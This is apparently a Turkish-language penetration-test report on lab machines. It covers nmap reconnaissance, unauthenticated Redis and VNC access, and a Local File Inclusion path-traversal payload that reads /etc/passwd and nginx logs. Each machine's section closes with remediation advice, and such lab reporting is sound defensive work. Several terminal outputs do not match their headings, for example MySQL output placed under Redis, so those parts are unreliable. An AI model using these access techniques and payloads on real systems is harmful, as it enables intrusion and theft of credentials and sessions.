
### 2.1 Dosya Sistemi Analizi

Hedef sisteme \*\*PowerShell\*\* kullanılarak mevcut dizinler inceletildi:

- `cd ..` ve `ls` komutları ile kök dizin listelendi.
- Dizin yapısı aşağıdaki gibidir:
  - `junk`
  - `PerfLogs`
  - `Program Files`
  - `Program Files (x86)`
  - `Users`
  - `Windows`

Hedef dizin olan \*\*junk\*\* içerisinde erişim sağlandı.

Ekran Görüntüsü:



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Get-ComputerInfo | Select-Object WindowsVersion
WindowsVersion
-----
1809
```


## 2.2 Yetki Kontrolü

\*\*junk\*\* dizini üzerindeki yetkiler incelendi ve aşağıdaki kullanıcıların erişim hakları olduğu görüldü:

- \*\*spv7 (WIN-B9266PTLH5T\spv7)\*\*
- \*\*Administrators (WIN-B9266PTLH5T\Administrators)\*\*
- \*\*Users (WIN-B9266PTLH5T\Users)\*\*

Bu, spv7 kullanıcısının ilgili dizin üzerinde özel yetkilere sahip olduğunu gösteriyor.

Ekran Görüntüsü:



```
PS C:\Users\Administrator> cd ..
PS C:\Users> cd ..
PS C:> ls

Directory: C:\  
  
Mode                LastWriteTime        Length Name
----                -              -          -
d----
```

### 3. Yetki Yükseltme (Privilege Escalation)


#### 3.1 Sistem Bilgisi Toplama

Administrator hesabı ile PowerShell üzerinden sistem bilgisi alındı:

- \*\*Komut:\*\* `Get-ComputerInfo | Select-Object WindowsVersion`
- \*\*Sonuç:\*\* WindowsVersion \*\*1809\*\*

Bu bilgi, sistemin güncelliliği ve olası güvenlik açıklarını değerlendirmek açısından önemlidir.

Ekran Görüntüsü:



### 4. Sonuç ve Öneriler

#### 4.1 Bulgular

- Hedef sistemin NetBIOS ismi ve MAC adresi elde edildi.
- Yetkisiz bir kullanıcı belirli dizinlere erişim sağlayabiliyor.
- Kullanılan Windows sürümü eski olabilir ve güvenlik açıklarını içerebilir.

#### 4.2 Öneriler

- Windows sürümünün güncellenmesi önerilir.
- Kullanıcı yetkilendirmelerinin gözden geçirilmesi ve gereksiz erişim haklarının kaldırılması gereklidir.
- Ağ seviyesi güvenlik önlemleri artırılmalıdır.

# Makine Adı: REDIS

## 1. Keşif Aşaması (Reconnaissance)

## 1.1 Nmap Tarama

Hedef sistemde açık portları tespit etmek amacıyla Nmap taraması gerçekleştirildi.

Komut: `nmap -sV -p-10000 172.20.23.94`

### Sonuçlar:

- 6379/tcp open Redis key-value store 6.0.16
  - MAC Address: 52:54:00:A6:D0:90 (QEMU virtual NIC)

```
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help

[root@hackerbox: ~]
└─# nmap -sV -A 172.20.2.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-06 08:11 CST
Nmap scan report for 172.20.2.101
Host is up (0.00042s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql    MySQL 8.0.34
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.34
|   Thread ID: 9
|   Capabilities flags: 65535
|   Some Capabilities: Supports41Auth, SupportsTransactions, Speaks41ProtocolOld,
|   LongPassword, InteractiveClient, SupportsLoadDataLocal, LongColumnFlag, IgnoreS
|   igpipes, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, DontAllowDatabaseTableC
|   olumn, ODBCClient, ConnectWithDatabase, SupportsCompression, IgnoreSpaceBeforePa
|   renthesis, FoundRows, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMu
|   ltipleResults
|   Status: Autocommit
|   Salt: \x1E\x9j+s7\x05\x1A[\x0F\x41\x0E": "\x0B\x11
```

## 2. Yetkisiz Redis Erişimi (Exploitation)

## 2.1 Redis CLI Bağlantısı

Redis servisine doğrudan bağlanarak yetkisiz erişim sağlandı.

Komut: `redis-cli -h 172.20.23.94`

```
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help
[root@hackerbox] ~
#mysql -u root -h 172.20.2.101
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 8.0.34 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

## 2.2 Redis Bilgi Toplama

Redis sunucusu hakkında detaylı bilgi alındı.

Komut: `INFO`

```
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help
[root@hackerbox] ~
#redis-cli -h 172.20.23.94
172.20.23.94:6379> ping
(error) ERR unknown command `ping`, with args beginning with:
172.20.23.94:6379> PING
PONG
172.20.23.94:6379> INFO
# Server
redis_version:6.0.16
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:6d95e1af3a2c082a
redis_mode:standalone
os:Linux 5.10.0-26-amd64 x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtins
gcc_version:10.2.1
process_id:425
run_id:9e2ffcf7c616cf57b08f83cdb51809546fc9c3ef
tcp_port:6379
uptime_in_seconds:473
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:10562210
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
io_threads_active:0
```

## 2.3 Kullanıcı Oturumlarının Keşfi

Redis içerisinde saklanan oturum bilgileri listelendi.

Komut: `KEYS \*`

```
File Edit View Terminal Tabs Help  
172.20.23.94:6379> KEYS *  
1) "session:user-552"  
2) "session:admin-001"  
3) "session:user-230"  
4) "session:user-893"  
5) "session:user-822"  
6) "session:user-111"  
7) "session:user-800"  
8) "session:user-992"  
9) "session:user-569"  
10) "session:user-310"  
11) "session:user-878"  
172.20.23.94:6379>
```

## 2.4 Admin Kullanıcısının Oturum Bilgilerine Erişim

Admin kullanıcısının oturum bilgileri ele geçirildi.

Komut: `GET session:admin-001`

```
File Edit View Terminal Tabs Help  
172.20.23.94:6379> KEYS *  
1) "session:user-552"  
2) "session:admin-001"  
3) "session:user-230"  
4) "session:user-893"  
5) "session:user-822"  
6) "session:user-111"  
7) "session:user-800"  
8) "session:user-992"  
9) "session:user-569"  
10) "session:user-310"  
11) "session:user-878"  
172.20.23.94:6379> GET "session:admin-001"  
{"userID": "\u0001", "lastLogin": "\u2023-12-10T10:10:01\u0000", "sessionToken": "\u0000", "isLoggedIn": true}  
172.20.23.94:6379>
```

## 3. Sonuç ve Öneriler

### 3.1 Bulgular

- Redis servisi yetkisiz erişime açık durumda.
- Oturum bilgileri şifrelenmeden Redis üzerinde saklanıyor.

- Admin oturum bilgileri (session token) ele geçirildi.

### **3.2 Öneriler**

- Redis erişimi için güçlü kimlik doğrulama mekanizmaları uygulanmalıdır.
- Kullanıcı oturumları şifrelenmiş bir şekilde saklanmalıdır.
- Redis veritabanına yalnızca yetkili sunucuların erişimi sağlanmalıdır.
- Oturum yönetimi güvenli hale getirilerek, uzun süreli açık session token'lar engellenmelidir.

# Makine Adı: TIGER

---

## 1. Keşif Aşaması (Reconnaissance)


### 1.1 Nmap Tarama

Hedef sistemde açık portları tespit etmek amacıyla Nmap taraması gerçekleştirildi.

Komut: `nmap -sV 172.20.23.153`

Sonuçlar:

- 5901/tcp open VNC (protocol 3.8)
- MAC Address: 52:54:00:C7:4B:D3 (QEMU virtual NIC)




```
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help
[root@hackerbox] ~
# nmap -sV 172.20.23.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-03 15:28 CST
Nmap scan report for 172.20.23.153
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5901/tcp  open  vnc  VNC (protocol 3.8) Client
MAC Address: 52:54:00:C7:4B:D3 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.51 seconds
[root@hackerbox] ~
#
```

## 2. Yetkisiz VNC Erişimi (Exploitation)

### 2.1 VNC Servisi Tespiti

VNC servisi açık ve parola korumasız olarak çalışıyor.




```
Terminal -
File Edit View Terminal Tabs Help
$ sudo su
[sudo] password for leo: [REDACTED]
```

## 2.2 İşletim Sistemi Bilgileri ve Kullanıcı Yetkileri

Sistemde çalışan kernel sürümü ve kullanıcı yetkileri incelendi.

Komut: `uname -r` ve `sudo su`




```
File Edit View Terminal
$ uname -r
5.10.0-28-amd64
$
```

## 2.3 Çalışan VNC Süreçleri ve Güvenlik Açıkları

VNC'nin güvenli olmayan bir yapılandırmayla çalıştığı tespit edildi.


Komut: `ps aux | grep vnc`



```
File Edit View Terminal Tabs Help
$ uname -r
5.10.0-28-amd64
$ ps aux | grep vnc
leo      503  0.0  1.0 18288 10276 ?        Ss   16:27  0:00 /usr/bin/perl /usr/bin/vncserver -localhost no -geometry 1920x1080 -depth 24 -SecurityTypes Non
leo     504  0.4 12.2 534204 118348 ?        Ssl  16:27  0:02 /usr/bin/Xtigervnc :1 -rfbport 5901 -localhost=0 -SecurityTypes None -ClientWaitTimeMillis 3000
leo     505  0.0  0.3  6816 3092 ?        Ss   16:27  0:00 /bin/bash /home/leo/.vnc/xstartup
leo     887  0.0  0.0  6240  708 pts/0   S+  16:35  0:00 grep vnc
$
```

## 2.4 VNC Log Analizi ve Bağlantılar

VNC logları incelenerek güvenli olmayan bağlantılar tespit edildi.



```
File Edit View Terminal Tabs Help
drwxr-xr-x  2 leo  leo  4096 Mar  1  2024 Desktop
drwxr-xr-x  2 leo  leo  4096 Mar  1  2024 Documents
drwxr-xr-x  2 leo  leo  4096 Mar  1  2024 Downloads
drwx----- 3 leo  leo  4096 Feb  3 16:27 .gnupg
-rw-----  1 leo  leo   314 Feb  3 16:27 .ICEauthority
drwxr-xr-x  3 leo  leo  4096 Feb  3 16:27 .local
drwxr-xr-x  2 leo  leo  4096 Mar  1  2024 Music
drwxr-xr-x  2 leo  leo  4096 Mar  1  2024 Pictures
drwxr-xr-x  2 leo  leo  4096 Mar  1  2024 .profile
drwxr-xr-x  2 leo  leo  4096 Mar  1  2024 Public
drwxr-xr-x  2 leo  leo  4096 Mar  1  2024 Templates
drwxr-xr-x  2 leo  leo  4096 Mar  1  2024 Videos
drwxr-xr-x  2 leo  leo  4096 Feb  3 16:27 .vnc
-rw-----  1 leo  leo   202 Feb  3 16:27 .Xauthority
$ cd .vnc
$ ls
connections.log.backup  debian:5901.log  debian:5901.pid  passwd  xstartup
$ cat connections.log.backup
Thu Feb 23 08:35:42 2023
  Connections: accepted: 10.1.9.23::42391
  SConnection: Client needs protocol version 3.8
  SConnection: Client requests security type None(1)
  VNCConnST: Server default pixel format depth 24 (32bpp) little-endian rgb888
$
```

### **3. Sonuç ve Öneriler**

#### **3.1 Bulgular**

- VNC servisi yetkisiz erişime açık durumda.
- Kullanıcı oturumları ve süreçler yetkisiz kullanıcılar tarafından görülebiliyor.
- Güvenli olmayan VNC yapılandırması nedeniyle saldırganlar sisteme giriş yapabiliyor.
- Log kayıtları, güvenlik açısından zayıf yapılandırmaları ortaya koyuyor.

#### **3.2 Öneriler**

- VNC erişimi için güçlü kimlik doğrulama uygulanmalıdır.
- Kullanıcı yetkilendirme mekanizmaları sıklaştırılmalı ve gereksiz izinler kaldırılmalıdır.
- VNC yapılandırması güvenli hale getirilmeli ve şifreli bağlantı (TLS) zorunlu hale getirilmelidir.
- VNC loglarının düzenli olarak incelenmesi ve anomalik oturumların tespit edilmesi için izleme mekanizmaları kurulmalıdır.

# Makine Adı: VENOMOUS

---

## 1. Keşif Aşaması (Reconnaissance)


### 1.1 Nmap Tarama

Hedef sistemde açık portları tespit etmek amacıyla Nmap taraması gerçekleştirildi.

Komut: `nmap -sV 172.20.10.25`

Sonuçlar:

- 80/tcp open http nginx 1.18.0
- MAC Address: 52:54:00:1A:43:AD (QEMU virtual NIC)




```
Terminal - root@hackerbox: ~
File Edit View Terminal Tabs Help
[root@hackerbox] ~
└─# nmap -sV 172.20.10.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-15
Nmap scan report for 172.20.10.25
Host is up (0.00032s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.18.0
MAC Address: 52:54:00:1A:43:AD (QEMU virtual NIC)

Service detection performed. Please report any incorrect
.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.70 seconds
[root@hackerbox] ~
└─#
```

## 2. Web Uygulaması Analizi ve Güvenlik Açıkları

### 2.1 Web Arayüzüne Erişim

Web sitesine erişildi ve yönetim paneli benzeri bir dashboard tespit edildi.



## 2.2 Fatura Görüntüleme Sayfası Analizi

Web sitesinde fatura görüntüleme özelliği tespit edildi ve URL'de parametre manipülasyonu denendi.

The invoice page details:

- David Designs LLC**: 44, Qube Towers uttara Media City, Dubai, Bangladesh. Contact: 01962067309, David@goodshoppy.com
- Mailinda Hollaway**: 10098 ABC Towers Uttara Silicon Oasis, Dubai, Bangladesh. Contact: 01955239099, Mail@goodshoppy.com
- Invoice#**: 456656
- Date**: 20/03/2018
- Whatever**: 472-000
- Grand Total**: \$25,980

#	Item Title	Unit Price	Quantity	Total
1	Crusal Damperal	\$500	05	\$3000
2	Indriacal Superral	\$650	06	\$7000
3	Vidaska Adrioal	\$400	03	\$2000

## 2.3 Local File Inclusion (LFI) Açığı

Fatura görüntüleme sayfasında Local File Inclusion (LFI) güvenlik açığı tespit edildi ve sistem dosyalarına erişim sağlandı.

Komut: `show-invoice.php?invoice=../../../../etc/passwd`

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
nologin:x:6:12:nologin:/var/cache/man:/usr/sbin/nologin
man:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:12:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
cron:x:39:39:crond:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nogroup:/var/empty:/usr/sbin/nologin
nologin:/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
nologin:/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534:/:/run/sshd:/usr/sbin/nologin
coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin

```

## 2.4 Log Dosyalarına Yetkisiz Erişim

Nginx erişim log dosyalarına erişim sağlandı ve potansiyel hassas bilgiler keşfedildi.

Komut: `show-invoice.php?invoice=../../../../var/log/nginx/access.log`

```

172.20.10.30 - - [15/Feb/2025:18:19:10 -0500] "GET / HTTP/1.0" 200 20013 "-" "-" 172.20.10.30 - - [15/Feb/2025:18:19:10 -0500] "GET /nmaplowercheck1739661549 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 172.20.10.30 - - [15/Feb/2025:18:19:10 -0500] "GET / HTTP/1.0" 200 20013 "-" "-" 172.20.10.30 - - [15/Feb/2025:18:19:10 -0500] "POST /sdk HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 172.20.10.30 - - [15/Feb/2025:18:19:10 -0500] "GET /HNAP1 HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 172.20.10.30 - - [15/Feb/2025:18:19:10 -0500] "GET /evox/about HTTP/1.1" 404 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 172.20.10.30 - - [15/Feb/2025:18:19:10 -0500] "GET / HTTP/1.0" 200 20013 "-" "-" 172.20.10.30 - - [15/Feb/2025:18:19:10 -0500] "GET / HTTP/1.1" 200 3317 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /css/bootstrap.min.css HTTP/1.1" 200 121260 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /css/fontawesome.min.css HTTP/1.1" 200 27466 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 172.20.10.30 - - [15/Feb/2025:18:20:17 -0500] "GET /css/animate.css HTTP/1.1" 200 74096 "http://172.20.10.25/" "Mozilla/5.0 (X11; Linux x86_64; 